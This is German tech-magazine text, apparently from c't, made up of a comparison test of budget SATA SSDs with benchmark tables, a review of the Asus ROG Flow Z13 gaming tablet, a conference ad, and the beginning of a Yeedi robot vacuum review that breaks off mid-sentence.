Beim Einkauf sollte man nicht ausschließlich auf den Preis achten: Vor einigen Wochen fiel uns die erste SATA-SSD in die Hände, die weniger Flash-Speicher enthielt als angegeben – eine Fälschung also, wie sie bisher vor allem bei USB-Sticks und Speicherkarten an der Tagesordnung war [1]. Daher bleibt – nicht nur für den Kauf von SSDs – der Rat bestehen: Billigheimer meiden und bei etablierten Händlern in Europa kaufen, auch wenn das etwas mehr kostet.

Flash und Controller

Fünf der zehn SSDs aus diesem Test arbeiten mit einem Controller von Silicon Motion, vier davon mit der bald sechs Jahre alten Version 2259XT; sogar noch älter ist der 2258XT in der 1-TByte-Version der BX500. Hinzu kommen der Realtek-Controller RTS5735DLQ in der kleinen Transcend-SSD und SanDisk-Controller in beiden WD-SSDs. Patriot baut bei seinen P220-SSD einen Controller des chinesischen Unternehmens Maxiotek ein. Ein DRAM-Baustein als Cache war in keiner der SATA-SSDs zu finden.

Bei den Flash-Bausteinen in den SSDs sind wir zum Teil ins Grübeln gekommen. Heutzutage passen bis zu 1 TByte NAND-Flash auf einen Chip, eigentlich braucht man also neben dem Controller nur wenige Chips für eine Terabyte-SSD. Doch auf der Platine der Transcend-SSD mit 500 GByte fanden wir gleich acht ältere Bausteine der Micron-Tochter Spacetek, die jeweils nur 64 GByte Speicherplatz bieten. Die größere Transcend-SSD kommt dagegen mit nur vier Flash-Chips, die das Logo von Transcend tragen.

Größenunterschiede irrelevant

Noch ungewöhnlicher fanden wir das Innenleben der Patriot-SSDs: Während in der 512er SSD vier NAND-Bausteine sitzen, fanden wir in der 1-TByte-Version drei – üblich ist eigentlich immer eine gerade Anzahl von Flash-Chips. Obwohl wir keine Informationen über die Flash-Chips gefunden haben, könnte man spekulieren, dass die nutzbare Kapazität aus zum Teil defekten Bausteinen zusammengesetzt ist – nachweisen können wir das mit unseren Mitteln jedoch nicht.

SATA-SSDs – Benchmarks

	seq. Transferraten Schreiben/Lesen[1] [MByte/s], 60 Sekunden	seq. Transferraten Schreiben gesamte SSD[2] / 5 Minuten[1] [MByte/s]	IOPS Lesen QD=1/32[3] [in Tausend]	IOPS Schreiben QD=1/32[3] [in Tausend]	PCMark 10 Drive Performance Consistency / Full System Drive[4] [Punkte]	Leistungsaufnahme idle mit LPM/idle/lesen/schreiben
	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	◀ besser
Crucial BX500 (500 GByte)	501/549	48/498	7/33	23/45	0[5]/445	0,1/0,4/0,8/0,9
Crucial BX500 (1000 GByte)	511/555	118/511	7/39	24/55	112/730	0,1/0,4/1,2/1,3
Intenso Performance SSD (500 GByte)	494/560	152/494	9/40	26/57	248/886	0,4/0,4/1,3/1,1
Intenso Performance SSD (1000 GByte)	491/548	143/494	8/40	25/55	279/833	0,4/0,4/1,3/1,2
Patriot P220 (512 GByte)	509/558	197/492	8/54	28/68	272/989	0,1/0,5/0,9/1
Patriot P220 (1000 GByte)	491/565	48/490	6/34	27/68	265/835	0,1/0,5/1/1,2
Transcend SSD225S (500 GByte)	527/546	106/523	6/54	25/77	103/724	0,1/0,3/1,3/1,4
Transcend SSD225S (1000 GByte)	497/559	121/493	7/42	17/47	170/802	0,1/0,3/1/1,1
Western Digital WD Blue SA510 SSD (500 GByte)	489/562	185/507	9/90	27/33	145/666	0,1/0,1/1,2/1,3
Western Digital WD Blue SA510 SSD (1000 GByte)	502/562	192/510	9/88	26/37	109/679	0,1/0,1/1,2/1,3

[1] gemessen mit Iometer, Blockgröße 512 KByte
[2] gemessen mit H2testw
[3] gemessen mit Iometer, Blockgröße 4 KByte, Laufzeit 60 s
[4] auf Asus TUF Gaming B550M-Plus (Wi-Fi) mit AMD Ryzen 7 5800X und 16 GByte DRAM
[5] Test auch nach drei Versuchen nicht durchgelaufen

Crucial BX500

Die BX-Serie ist die Billigserie von Crucial, die BX500 ist bereits seit fast vier Jahren auf dem Markt. Lediglich die 500-GByte-Version hat ein Update in Form neuer Speicherchips bekommen. Doch ausgerechnet dieses Modell bestand den Ausdauertest des PCMark 10 nicht, selbst der dritte Versuch endete mit einer Fehlermeldung. Da ein Testlauf mindestens eine Nacht lang dauert, haben wir aufgegeben.

Unter Dauerlast ist die aktuelle Version langsam: Nur 48 MByte/s schaffte das 500er-Modell beim Beschreiben mit H2testw, die Terabyte-Version kommt mit knapp 120 MByte/s immerhin ins Mittelfeld.

- geringe Ausdauer
- Abbruch bei PCMark 10

Preis: circa 28 Euro (500 GByte), circa 55 Euro (1 TByte)

Intenso Performance SSD

Rund ein Drittel der freien Kapazität nutzen die Intenso-SSDs als SLC-Cache. Sie sind aber nicht nur schnell, wenn sie leer sind: Beim Beschreiben mit H2testw liegen sie im guten Mittelfeld, auch die anderen Werte sind gut, im Drive Performance Consistency Test liegen die SSDs sogar an der Spitze.

Beim Stromverbrauch patzt der Hersteller: Während die Werte im Betrieb in Ordnung sind, liegt die Leistungsaufnahme im Idle-Betrieb mit 0,4 Watt viel zu hoch. Es ist uns nicht gelungen, die SSDs über das SATA Link Power Management (LPM) in einen stromsparenderen Modus zu versetzen. Für Notebooks taugt die SSD daher nicht.

- kurze Garantiefrist
- Komponentenlotterie möglich

Preis: circa 31 Euro (500 GByte), circa 57 Euro (1 TByte)

Patriot P220

Von außen sehen die beiden P220-SSDs von Patriot gleich aus, intern aber gibt es einen entscheidenden Unterschied: Die Terabyte-Version verwendet langsames QLC-Flash, während die kleinere Version mit dem flotteren TLC arbeitet. Das führt zu Unterschieden im Ausdauertest mit H2testw: Die Terabyte-Version schafft gerade einmal 48 MByte/s beim Schreiben.

Ein weiterer Unterschied liegt in der Größe des SLC-Caches: Während die 500er-Version mit maximal 60 GByte eine übliche Größe nutzt, kommt die Terabyte-Version nur auf 20 GByte. Wohl auch deshalb bescheinigt der PCMark 10 der kleinen Version eine wesentlich höhere Eignung als Systemlaufwerk.

- sehr günstig
- Komponentenlotterie möglich

Preis: circa 26 Euro (512 GByte), circa 43 Euro (1 TByte)

560 MByte/s markieren beim Datentransfer die Obergrenze des schnellsten SATA-Modus mit 6 Gbit/s (SATA 6G), und das erreichen auch fast alle SSDs aus diesem Test beim Lesen. Beim Schreiben ist es üblich, dass eine größere Anzahl von Flash-Bausteinen zu einer höheren Geschwindigkeit führt, weil der Controller die Daten darauf besser verteilen kann. Einen direkten Vergleich können wir bei diesem Test immerhin bei zwei der fünf Pärchen anstellen: Nur bei den Intenso- und den WDC-SSDs kommen sowohl jeweils gleiche Flash-Speicherchips als auch gleiche Controller zum Einsatz.

Dabei stellte sich nur beim 1-TByte-Modell der WD Blue eine höhere Geschwindigkeit ein. Der Unterschied beläuft sich jedoch auf maximal 10 MByte/s beziehungsweise ein paar tausend IOPS, was insgesamt zu einer leicht höheren Punktzahl beim System Drive Benchmark des Anwendungsbenchmarks PCMark 10 führt. Im Alltag merkt man davon nichts.

Bei den Intenso-SSDs lag die kleine Variante teils minimal vorn, diese Unterschiede sind aber kaum mehr als Abweichungen im Rahmen der Messgenauigkeit. Eine spürbare Beschleunigung durch die doppelte Menge Flash-Speicher ist bei SATA-SSDs nicht zu erwarten, weil das Interface die Geschwindigkeit limitiert.

Leistungsaufnahme

In der Vergangenheit lag die Leistungsaufnahme von SATA-SSDs bei über 2 Watt, auch mehr als 3 Watt waren keine Seltenheit. Doch selbst die teils zusammengestückelten SSDs aus diesem Test sind deutlich sparsamer, was auch am fehlenden DRAM-Baustein liegt. Alle kommen im Betrieb mit 1,3 Watt oder weniger aus.

Dafür scheint das Interesse für die nach unserer Ansicht wichtigere Leistungsaufnahme im Standby abzunehmen. Bei den Intenso-SSDs ist es uns nicht gelungen, den SATA-LPM-Sparmodus einzuschalten, die SSDs nahmen sowohl im Idle- als auch im LPM-Modus rund 0,4 Watt auf – für ein Notebook viel zu viel.

Fazit

Bei der Geschwindigkeit von SATA-SSDs hat sich seit Jahren nichts getan, mehr als rund 560 MByte/s beim Lesen sind nicht drin. Beim Schreiben liegen die Werte aller unserer Testmuster um 500 MByte/s. Erst bei sehr langen Kopiervorgängen zeigen sich Unterschiede, dann aber deutliche: Die kleine Crucial BX500 und die große

Transcend SSD 225S

Würde man nur eine der beiden Transcend-SSDs vom Typ 225S aufschrauben, würde vielleicht gar nichts weiter auffallen. Der Blick ins Innere belegte jedoch, dass wir zwei völlig unterschiedliche SSDs erhalten haben: sowohl Flash-Speicher als auch Controller sind verschieden. Transcend hat den möglichen Einbau verschiedener Komponenten gegenüber c't bereits früher eingeräumt.

Die Leistung der beiden Versionen liegt zwar auf ähnlichem Niveau, aber der Spacetek-Speicher in der 500er-Version scheint vor allem beim längeren Lesen stärker einzubrechen. Insgesamt liegen die beiden SSDs im Mittelfeld.

- geringe Ausdauer
- Komponentenlotterie möglich

Preis: circa 33 Euro (500 GByte), circa 58 Euro (1 TByte)

Western Digital WD Blue SA510

Die WD Blue ist die teuerste SATA-SSD in diesem Test. Auch sie ist lange bekannt, hat jedoch im vergangenen Jahr ein Update auf neuere Flashbausteine bekommen. Western Digital ist damit der einzige Hersteller, der überhaupt etwas zu den verwendeten Komponenten sagt. 112 Lagen dick sei der Flashspeicher in der Blue, er soll vor allem etwas weniger Strom verbrauchen als der zuvor verwendete.

Auf der Habenseite steht außer der langen Garantie, dass sowohl Flashchips als auch Controller aus der eigenen Entwicklung stammen; Western Digital kann also beide gut aufeinander abstimmen.

- lange Garantiefrist
- vergleichsweise teuer

Preis: circa 39 Euro (500 GByte), circa 66 Euro (1 TByte)

Patriot P220 brechen beim Schreiben auf unter 50 MByte/s ein, während die schnellsten SSDs – die kleine P220 und die beiden SSDs von Western Digital – noch knapp 200 MByte/s erreichen.

SSD-Hersteller müssen sparen, gerade bei günstigen SSDs kann man sich auf nichts verlassen. Wer sicher sein will, einen Massenspeicher mit Flash-Bausteinen von Micron oder Western Digital zu bekommen, kann nur SSDs von den Flash-Herstellern oder deren Tochterunternehmen kaufen, in diesem Fall also bei Crucial oder Western Digital. Wer dagegen möglichst wenig Geld ausgeben möchte, muss bei der Komponentenlotterie mitspielen. Dass diese mitunter seltsame Blüten treibt, zeigt vor allem die große Patriot P220, deren Terabyte-Speicher aus drei Flash-Bausteinen zusammengewürfelt wurde; eine solche Konstellation ist uns noch nie untergekommen.

Die Preise sind mittlerweile auf ein Niveau gesunken, das den Kauf besonders kleiner oder sehr billiger SSDs kaum noch lohnenswert erscheinen lässt. Zudem ist beim Kauf möglichst billiger SATA-SSDs Vorsicht geboten, denn sonst erwischt man vielleicht eine Fälschung. Zu billig sollten Sie also nicht kaufen.

(ll@ct.de) c't

Literatur

[1] Lutz Labs, Made in Chona, Die erste gefälschte SATA-SSD, c't 7/2023, S. 44

Download Testprogramme, Links zum Preisvergleich: **ct.de/ynqn**

SATA-SSDs mit 500 GByte und 1 TByte

Modell	BX500		Performance SSD		P220		SSD225S		WD Blue SA510 SSD	
Hersteller	Crucial, crucial.com		Intenso, intenso.de		Patriot, patriotmemory.com		Transcend, transcend-info.com		Western Digital, wdc.com	
Bezeichnung	CT500BX500 SSD1	CT1000BX500 SSD1	INTENSO SSD	INTENSO SSD	Patriot P220 512GB	Patriot P220 1024GB	TS500GSSD225S	TS1TSSD225S	WD Blue SA510 2.5 500GB	WD Blue SA510 2.5 1000GB
Kapazität laut Hersteller[1]	500 GByte	1 TByte	500 GByte	1 TByte	512 GByte	1 TByte	500 GByte	1 TByte	500 GByte	1 TByte
von Windows erkannte Kapazität	466 GByte	932 GByte	466 GByte	954 GByte	477 GByte	954 GByte	466 GByte	932 GByte	466 GByte	932 GByte
SSD-Controller / NAND-Kanäle	Silicon Motion SM2259XT / 4	Silicon Motion SM2258XT / 4	Silicon Motion SM2259XT / 4	Silicon Motion SM2259XT / 4	Maxiotek MAS1102B / 8	Maxiotek MAS1102B / 8	RTS5735DLQ / 4	Silicon Motion SM2259XT / 4	SanDisk Z400 /	SanDisk Z400 /
Flash-Hersteller / Flash-Art	Micron / QLC	Micron / QLC	SanDisk / k.A.	SanDisk / k.A.	YMTC / TLC	YMTC / QLC	Spacetek / k.A.	Transcend / k.A.	Western Digital / TLC	Western Digital / TLC
Schreibleistung pro Tag[2]	110 GByte	329 GByte	329 GByte	658 GByte	219 GByte	438 GByte	164 GByte	329 GByte	110 GByte	219 GByte
Garantie	3 Jahre	3 Jahre	2 Jahre	2 Jahre	3 Jahre	3 Jahre	3 Jahre	3 Jahre	5 Jahre	5 Jahre
weitere erhältliche Kapazitäten	240 GByte (17 €), 2 TByte (117 €)		128 GByte (14 €), 250 GByte (19 €), 2 TByte (85 €)		128 GByte (12 €), 256 GByte (16 €), 2 TByte (84 €)		250 GByte (23 €), 2 TByte (101 €)		250 GByte (29 €)	
Preis pro Gigabyte	6 Cent	5,9 Cent	6,7 Cent	6 Cent	5,5 Cent	4,5 Cent	7,1 Cent	6,2 Cent	8,4 Cent	7,1 Cent
Straßenpreis	28 €	55 €	31 €	57 €	26 €	43 €	33 €	58 €	39 €	66 €

[1] Die Hersteller rechnen mit 1 GByte = 1.000.000.000 Byte. Für Windows dagegen ist 1 GByte = 1.073.741.824 Byte, die angezeigte Kapazität ist daher kleiner. [2] Herstellerangaben k. A. keine Angabe

Zocker-Tablet

Spieletaugliches Windows-Tablet mit Core i9-13900H und GeForce RTX 4070

Der 14-Kerner Core i9-13900H und die Oberklasse-GPU GeForce RTX 4070 sind gängige Zutaten aktueller Gaming-Notebooks, doch Asus packt diese Zutaten in ein nicht einmal zwei Zentimeter dickes 13-Zoll-Tablet. Wir erläutern, mit welchen Kniffen das gelang – und warum das Gerät so ungewöhnlich aussieht.

Von Florian Müssig

Spielen am Tablet bedeutet in den meisten Fällen Zeitvertreib mit technisch anspruchsarmer Software wie Candy Crush oder Clash of Clans. Aber es gibt eine Ausnahme, auf der auch aktuelle PC-Titel wie Spider-Man oder Cyberpunk 2077 mit schicken 3D-Welten flüssig laufen: Im Asus ROG Flow Z13 stecken leistungsstarke H-Prozessoren und GeForce-RTX-Grafikchips. Letztere waren im 2022er-Modell noch auf die Mittelklasse beschränkt [1], doch in der 2023er-Neuauflage setzt Asus einen drauf: Das hier getestete Topmodell ist mit dem Oberklasse-grafikchip GeForce RTX 4070 bestückt.

So viel 3D-Power assoziiert man in der Regel mit Gaming-Notebooks ab 15 Zoll mit ausladenden Gehäusen und nicht mit einem nur rund 1,7 Zentimeter dünnen 13-Zoll-Tablet. Damit das klappt, hat Asus ein Hochleistungskühlsystem eingebaut, das unter anderem aus zwei Lüftern und einer Vapor Chamber besteht. Den Spalt zwischen ihr und den hitzköpfigen Chips schließt zudem keine herkömmliche Wärmeleitpaste, sondern Flüssigmetall. Unter Volldampf rauschen die Lüfter mit 3 sone, was für ein Tablet sehr viel ist – Gaming-Notebooks werden allerdings gerne doppelt und mitunter sogar dreimal so laut [2].

Asus schraubte aber auch am Abwärmeverhalten. Nvidia hat immer schon erlaubt, dass seine mobilen Grafikchips nicht auf eine vorgegebene Thermal Design Power (TDP) fixiert sind, sondern Hersteller sie variieren dürfen, damit sie zum Gerät beziehungsweise dessen Kühlsystem passt. Allerdings war die erlaubte Spreizung noch nie so breit wie in der 40er-Generation: Für den GeForce RTX 4070 sieht Nvidia eine Spanne von 35 bis 115 Watt vor.

Das hat große Auswirkungen, denn als Grundsatz gilt: Je höher der Energieumsatz, desto höher die 3D-Performance – der GPU-Name allein sagt insofern wenig aus, sondern ist bestenfalls ein Indiz. Im ROG Flow Z13 wird die GPU maximal mit 65 Watt betrieben; für die im Spielealltag häufiger anzutreffende kombinierte CPU-GPU-Last nennt das Datenblatt 25 Watt für den Prozessor (statt nominell 45 Watt) und 50 Watt für den Grafikchip. Die Angabe deckt sich mit unseren Messungen: Bei laufendem 3DMark haben wir primärseitig, also vor dem Netzteil, 80 Watt für das Gesamtsystem inklusive Bildschirm gemessen.

Es ist beachtlich, wie viel 3D-Performance das Tablet trotz seiner TDP-Beschränkungen abliefert. Im 3DMark-Subtest Port Royal, der auch die Raytracing-Einheiten fordert, haben wir rund 5300 Punkte gemessen. Das liegt in der Liga hochgezüchteter Gaming-Notebooks von vor zwei Jahren, die ihrem Innenleben rund um die Mobilversion der GeForce RTX 3070 viel mehr Energie gegönnt haben. Und das ist auch grob die Leistungsklasse älterer Desktop-PCs mit GeForce RTX 2070, wo allein die gesteckte Grafikkarte 175 Watt in Hitze verwandelt. Die hohe Effizienz des RTX-4070-Chips verhilft zudem auch im Akkubetrieb, in dem alle Mobil-GPUs traditionell weiter eingebremst werden, noch zu einer mehr als ordentlichen Vorstellung.

Umgekehrt sind aktuelle High-End-GPUs aber noch viel leistungsfähiger, wenn man sie von der TDP-Leine lässt: Der derzeit schnellste Notebook-Grafikchip GeForce RTX 4090 schafft fast 14.000 Punkte in Port Royal [3]; gleiches

gilt für die Desktopgrafikkarte GeForce RTX 4070 Ti. Und oberhalb dieser gibt es für stationäre PCs dann eben noch die Varianten RTX 4080 und RTX 4090 mit noch höherer 3D-Leistung – was mit einem Energieumsatz von 450 Watt und mehr teuer erkauft wird. Solche Abwärmedimensionen wird man bei der Leistungsaufnahme von Mobilgeräten wegen deren beschränktem Bauraum nie vorfinden – auch nicht bei den allerdicksten Gaming-Notebooks, obwohl diese in etwa das Doppelte kosten wie gleich starke Desktopvertreter. Und man darf auch beim ROG Flow Z13 den Preis nicht außer Acht lassen: Es kostet satte 3400 Euro.

Sonderedition

Asus verkauft das ROG Flow Z13 (GZ301V) in niedrigeren Ausstattungsvarianten mit GeForce RTX 4050 für 2500 Euro und mit GeForce RTX 4060 ab 3000 Euro. Diese Geräte haben dasselbe Gehäuse wie das Vorjahresmodell (GZ301Z) mit zwölfter Core-i-Generation [1], welches mit noch schwächerer GeForce RTX 3050 inzwischen schon ab 1400 Euro erhältlich ist. Das getestete Topmodell mit GeForce RTX 4070 ist hingegen eine Sonderedition: Es steckt in einem ungleich auffälligeren Gehäuse, das Designer des Modelabels Acronym gestalteten.

Die Rückseite und der darin integrierte ausklappbare Ständer bestehen aus Aluminium, an dem sich eine CNC-Fräse sichtbar austoben durfte. An den vier Ecken findet man aufgesetzte Höcker mit stoßdämpfenden Gummipuffern und Halteösen für einen Trageriemen. So einer gehört zum Lieferumfang – damit ist klar, dass man sich das Tablet wie eine Tasche umhängen soll und es jederzeit griffbereit hat. Mit einem zweiten Gurt lässt sich das Tablet wie ein Bauchladen vor einem platzieren, damit man es nicht frei Hand halten muss – was sehr willkommen ist, denn Tablet und Tastatur wiegen zusammen über 1,7 Kilogramm.

Eine Thunderbolt-fähige USB-C-Buchse liegt offen, eine zweite mit weiteren danebenliegenden Pins für die Asus-eigene eGPU-Schnittstelle XG-Mobile wird ab Werk hingegen von einem Gummistopfen geschützt.

Asus und Acronym hatten bei der Entwicklung wohl hauptsächlich einen Indoor-Einsatz im Kopf, denn die meisten Anschlüsse sind wie auch die Luftauslässe nicht gegen Spritzwasser oder Staub geschützt – das machen echte Ruggedized-Tablets für Industriekunden besser. Abgedeckt ist lediglich der proprietäre seitliche XG-Mobile-Anschluss, an dem separat verkaufte Docks mit externen Grafikchips (eGPU) Anschluss finden. Diese verschaffen dem Tablet bei stationärer Nutzung noch mehr 3D-Power, gehen aber extrem ins Geld: Das XG-Mobile-Dock mit Nvidias schnellstem Grafikchip GeForce RTX 4090 (Notebookversion, 150 Watt) kostet weitere 2500 Euro.

Ein Stift liegt bei, kann zum Transport aber nicht im Tablet oder an der Tastaturhülle verstaut werden. Immerhin: Zum Lieferumfang gehört eine kleine Umhängetasche, die außer dem Stift auch das Netzteil aufnimmt. Das hat einen USB-C-Stecker, der abweichend vom PD-Standard bis zu 6,5 Ampere bei 20 Volt liefert, statt die schon 2021 verabschiedete EPR-Erweiterung umzusetzen, die über höhere Spannungen bis zu 240 Watt vorsieht [4]. Anders als Dells ebenfalls normumgehendes 130-Watt-Netzteil beherrscht das von Asus aber auch niedrigere Stufen und kann damit USB-PD-konforme Gegenstellen mit bis zu 100 Watt versorgen – das von Dell schaltet an Notebooks anderer Hersteller fix in einen wenig nützlichen 5-Volt-Betrieb.

Die Tablet-Rückseite wurde aus einem Stück Aluminium gefräst und der Hersteller will diese Bearbeitungsmethode auch gar nicht verstecken.

Kryptotastatur

Zum Lieferumfang gehört eine magnetisch ans Tablet andockende Tastatur, mit der man das Tablet wie ein Notebook verwenden kann. Am Tippgefühl gibt es nichts zu bemängeln, doch alles andere ist wenig ergonomisch – und das nicht nur, weil Enter-Taste und Cursorblock jeweils in eine Zeile gequetscht wurden: Die Designer haben gleich fünf verschiedene Farben für die Tastenkappen vorgesehen, nämlich Schwarz, Weiß, Beige, Gelb und Transparent. In dunklen Umgebungen blenden letztere ob der integrierten Beleuchtung, und auch tagsüber stören die harten Kontraste sichtbar, ohne dass wir einen praktischen Nutzen entdecken konnten.

Obendrein sind die Tasten überladen beschriftet: Zu den üblichen Buchstaben gesellen sich Acronym-Hieroglyphen und

bei vielen auch noch ein drittes Symbol. Für die Funktionstasten hat sich Acronym wiederum eigene Symbole ausgedacht, die einen eher rätselnd zurücklassen: Statt den gängigen Sonnensymbolen für die Helligkeitsregulierung des Bildschirms findet man Schachbrettmuster, die seit Jahrzehnten von Kassettenrekordern bekannten Symbole für Play und Spulen wurden unnötig verkompliziert. Wer damit nicht klarkommt: An der Sonderedition des ROG Flow Z13 sollte auch die viel unauffälligere Tastatur des regulären Modells passen – Asus verkauft diese allerdings nicht einzeln.

Die undeutbaren Acronym-Hieroglyphen findet man auch bei der beigelegten gedruckten Dokumentation. Wichtige Abschnitte sind immerhin in einem lesbaren Font gedruckt. Ab Werk begrüßt einen das BIOS mit einem lauten Jingle der Kategorie UFO-Hupe; sie lässt sich glücklicherweise im Setup deaktivieren. Achtung: Nach jedem Update lädt das BIOS wieder seine Werkseinstellungen – dann ist auch die futuristische Hupe wieder aktiv.

Der Touchscreen hat arbeitsfreundliches 16:10-Format, taugt mit knapp 400 cd/m² auch für helle Tage und erfreut Zocker mit Bildwiederholraten bis 165 Hertz. Unser erstes Testgerät zeigte in diesem Modus Bildfehler und war nur bei 60 Hertz flackerfrei benutzbar; das daraufhin von Asus geschickte Ersatzgerät arbeitete auch bei 165 Hertz einwandfrei. Die in der Tabelle angegebenen Akkulaufzeiten wurden bei 60 Hertz gemessen. Bei 165 Hertz sinkt die Laufzeit bei geringer Last und Helligkeit von gut elf auf knapp zehn Stunden und die anderen analog dazu.

Das ROG Flow Z13 wird in der Acronym-Sonderedition mit einem passenden Tragegeschirr ausgeliefert.

Fazit

Das Asus ROG Flow Z13 ist ein exquisites Stück Hardware mit hoher 3D-Leistung, die sämtliche anderen Windows-Tablets in den Schatten stellt – erst recht in der hier getesteten maximalen Ausstattung mit GeForce RTX 4070. Diese GPU gibt es allerdings nur in der teuren, auffällig gestalteten Acronym-Sonderedition mit unergonomischer Tastenbeschriftung der beigelegten Tastatur. Erfrischende Ideen sind die mitgelieferten Tragegurte und das Gehäuse mit stoßgeschützten Ecken. *(mue@ct.de)* c't

Literatur

[1] Florian Müssig, Gaming-Tablet, Asus ROG Flow Z13 mit Vierzehnkern-CPU und GeForce-RTX-GPU, c't 8/2022, S. 84

[2] Florian Müssig, Tragbares zum Zocken, Gaming-Notebooks mit Nvidias High-End-Grafikchip GeForce RTX 3070 Ti, c't 18/2022, S. 94

[3] Florian Müssig, Wasserbestie, Gaming-Notebook mit GeForce RTX 4090 und Wasserkühlung, c't 7/2023, S. 90

[4] Florian Müssig, Universelle Saft-Buchse, USB-C liefert künftig bis zu 240 Watt, c't 14/2021, S. 138

Asus ROG Flow Z13 (GZ301V): Daten und Testergebnisse

getestete Konfiguration	ACRNM-RMT02
Lieferumfang	Windows 11 Home, Netzteil, Tastaturcover, Trageriemen, Tasche, Stift
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
HDMI / DisplayPort / Kamera (Hello)	– / – / ✓ (✓)
USB / LAN / Klinke	2 × L (2 × Typ C), 1 × R / – / R
Kartenleser / Strom / Docking-Anschluss	H (MicroSD) / – / L
USB-C: 40 Gbit/s / 10 Gbit/s / DisplayPort / Laden	✓ / ✓ / ✓ / ✓
Ausstattung	
Display	13,4 Zoll (34,1 cm), 2560 × 1600, 16:10, 225 dpi, 165 Hz, 20 … 385 cd/m², spiegelnd, IPS, Touch
Prozessor	Intel Core i9-13900H (6 P-Kerne + 8 E-Kerne)
Hauptspeicher	32 GByte LPDDR5
Grafikchip (Speicher)	Nvidia GeForce RTX 4070 (8 GByte GDDR6)
Sound	Realtek ALC285
LAN / WLAN	– / Intel AX211 (Wi-Fi 6E, 2 Streams)
Mobilfunk / Bluetooth	– / Intel
Touchpad (Gesten) / Fingerabdruckleser	HID (max. 4 Finger) / –
SSD	WDC SN740 (1024 GByte)
Gewicht, Maße, Stromversorgung	
Gewicht / Größe / Dicke mit Füßen	1,72 kg / 31,8 cm × 22,4 cm / 2,4 cm
Tastaturhöhe / Tastenraster / Beleuchtung	0,5 cm / 19 mm × 18 mm / ✓
Akku (Ladestopp < 100% einstellbar)	56 Wh Lithium-Ionen (✓)
Netzteil (Notebookzuleitung abnehmbar)	130 W, 497 g (–)
bei USB-PD: 5 / 9 / 12 / 15 / 20 Volt mit …	3 / 3 / – / 3 / 6,5 Ampere
Leistungsaufnahme	
Suspend / ausgeschaltet	1 W / 0,8 W
ohne Last: Display aus / 100 cd/m² / max.	2,6 W / 5,4 W / 8,8 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	66 W / 17 W / 80 W
max. Leistungsaufnahme / Netzteil-Powerfactor	125 W / 0,93
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m²) / Video (200 cd/m²) / 3D (max.)	11,2 h / 5,7 h / 1 h
Ladestand nach 1h Laden	91 %
Geräusch ohne / mit Rechenlast	<0,1 sone / 3 sone
Massenspeicher lesen / schreiben	4408 / 4587 MByte/s
Leserate SD-Karte	228 MByte/s
WLAN 6 GHz / 5 GHz / 2,4 GHz (20m)	266-479 / 409-487 / 273-328 Mbit/s
Qualität Audioausgang / Dynamikumfang	⊕⊕ / 103,5 dBA
CineBench R23 Rendering (1 Thread / alle Threads)	1710 / 18975
Geekbench 5 (Single / Multi)	1703 / 13360
3DMark: Night Raid / Fire Strike / Time Spy / Port Royal	54589 / 20294 / 9199 / 5321
Preis und Garantie	
Straßenpreis Testkonfiguration	3400 €
Garantie	2 Jahre

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

Die Konferenz für Enterprise-JavaScript

21. und 22. Juni 2023
Darmstadt

Jetzt Tickets sichern!

www.enterjs.de

+++ Workshops vor Ort und online: Svelte + Nuxt + React + Web Components + A11y +++

Veranstalter

Silbersponsoren

Diskjockey

Saugbot von Yeedi mit cleverer Wischfunktion

Der Saugroboter Yeedi Floor 3 Station wischt zusätzlich mit zwei rotierenden Scheiben und hat eine Basisstation zum Befüllen des Bots und Reinigen seiner Wischtücher. Er kostet weniger als die Konkurrenz, weil er einiges anders macht als Modelle etablierter Hersteller.

Von Stefan Porteck

Yeedi ist im deutschsprachigen Raum noch ein Neuling. Das 2019 gegründete chinesische Unternehmen ist eine Tochterfirma von Ecovacs, deren Saugbots schon seit Längerem mit denen von Roborock und iRobot konkurrieren. Um ein Stück vom Kuchen abzubekommen, packt Yeedi solide Ecovacs-Technik in leicht abgespeckte Saugroboter und bietet sie günstiger an. So punktet der Floor 3 Station mit der gleichen ausgefeilten Wischfunktion samt Selbstreinigung, die technisch beim High-End-Bot X1 Omni von Ecovacs zum rund doppelten Preis debütierte.

Optisch und qualitativ braucht sich der Floor 3 Station nicht vor teureren Modellen zu verstecken. Das Bürstenmodul ist identisch mit dem anderer Bots der Ecovacs-Mutter. Auch das Gehäuse macht mit seinem weißen Kunststoff einen wertigen Eindruck, den die weichen Rundungen statt harter Kanten unterstreichen. Gleiches gilt für die Basisstation, die an eine schicke Retro-Kühlbox erinnert und den Flur optisch weniger verunziert als etliche Stationen anderer Hersteller.

Ein Wermutstropfen ist, dass der glänzende Kunststoff des Floor 3 Station sich auf Laminat statisch auflädt und der Bot so ungewollt rundum zum Staubmagnet mutiert. Nach fast jeder Reinigung mussten wir ihn und seine optischen Sensoren mit einem Mikrofasertuch abwischen, weil ein Teil des Staubs nicht im Behälter landete, sondern am Gehäuse haftete.

Auf Sicht

Anders als sonst üblich nutzt der Floor 3 Station für die Orientierung und Hinderniserkennung keinen rotierenden Laser-Distanzsensor (Lidar), sondern hat vorn eine ToF-Kamera (Time of Flight) eingebaut. Solche Kameras senden mit IR-Laserdioden Licht aus, dessen Reflexionen ihr Sensor erkennt. Anhand der Laufzeit der Lichtimpulse errechnet das System Tiefeninformationen und somit ein 3D-Bild der Umgebung.

ToF-Kameras findet man unter anderem in Autos, etwa für Notbremsassistenten. In Saugbots ist die Technik relativ neu und hat sowohl Vor- als auch Nachteile: Für ToF-Kameras spricht, dass sie ohne bewegliche Teile auskommen und damit verschleißfrei arbeiten. Zudem entfällt der Laserturm auf der Oberseite des Bots. Ohne diesen ist der Floor Station 3 mit rund acht Zentimetern Höhe deutlich flacher als andere Saugbots und flutscht so auch unter Sofas, Betten oder Kommoden, die für andere Bots zu niedrig sind. Wer das nicht wünscht, schaltet in der App den Unterfahrschutz ein.

Anders als herkömmliche Stereokameras sind ToF-Kameras dank eigener Lichtquelle nicht auf gute Lichtverhältnisse angewiesen. Der Floor 3 Station orientierte sich in unserem Test auch in der Dunkelheit zuverlässig. Je nach Sensorauflösung sind ToF-Kameras jedoch etwas ungenauer als Lidar-Sensoren. Für die

